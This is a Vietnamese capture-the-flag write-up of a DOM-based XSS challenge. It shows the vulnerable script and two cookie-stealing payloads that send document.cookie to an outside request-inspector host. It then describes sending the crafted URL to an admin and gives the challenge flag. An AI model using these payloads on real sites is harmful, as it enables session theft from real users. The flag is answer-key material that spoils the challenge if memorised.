
Write up challenge XSS DOM Based - Introduction

Tác giả:


- **Nguyễn Mỹ Quỳnh**

Link Challenge

Truy cập challenge ta thấy có một ô input cho nhập số




Tiến hành nhập thử thì nhận được thông báo sai




Inspect ta thấy input được truyền y nguyên vào chuỗi number. Có thể đây là lỗ hổng!

```
    <br>
    <div id="state" style="color: red;">Sorry, wrong answer ! The right answer was
    18.658037857590756</div> == $0
  ▼<script>
        var random = Math.random() * (99);
        var number = '1';
        if(random == number) {
            document.getElementById('state').style.color = 'green';
            document.getElementById('state').innerHTML = 'You won this game but you don\'t
    have the flag ;)';
        }
        else{
            document.getElementById('state').style.color = 'red';
            document.getElementById('state').innerText = 'Sorry, wrong answer ! The right
    answer was ' + random;
        }
    </script>
  </body>
</html>
```

Thử chèn câu lệnh alert bằng chèn dấu nháy đóng chuỗi và chèn tiếp câu lệnh theo sau




Thật vậy có lỗ hổng!



Những gì cần làm sẽ là lợi dụng lỗ hổng này để chèn đoạn script đánh cắp cookie.

```
';document.write("<img
src='https://requestinspector.com/inspect/01fzg5c75hkg0yw6dcfzrgvybd/'+document.co
okie+"'>");//
```




Tuy nhiên không thành công nhận được cookie, ta inspect tìm hiểu nguyên nhân thì thấy được là dấu < thẻ img đã được loại bỏ.


```
<script>
        var random = Math.random() * (99);
        var number = '';document.write("img
    src='https://requestinspector.com/inspect/01fzg5c75hkg0yw6dcfzrgvybd/'+document.cookie+"'
        if(random == number) {
            document.getElementById('state').style.color = 'green';
            document.getElementById('state').innerHTML = 'You won this game but you don\'t ha
    flag ;)';
        }
        else{
            document.getElementById('state').style.color = 'red';
            document.getElementById('state').innerText = 'Sorry, wrong answer ! The right ans
    was ' + random;
        } == $0
```

Không sao ta sẽ chèn hình ảnh bằng cách createElement bằng đoạn script sau


';const My_img = document.createElement("img");var url = 'https://requestinspector.com/inspect/01fzg5c75hkg0yw6dcfzrgvybd?=';var cookie = document.cookie;url = url + cookie;My_img.src=url;document.body.appendChild(My_img);//



Thành công chèn ảnh




Nhận được request chứa cookie của user




Tiến hành gửi url chứa ảnh lỗi cho admin

Có được flag:



Submit thành công



Flag: rootme{XSS_D0M_BaSed_InTr0}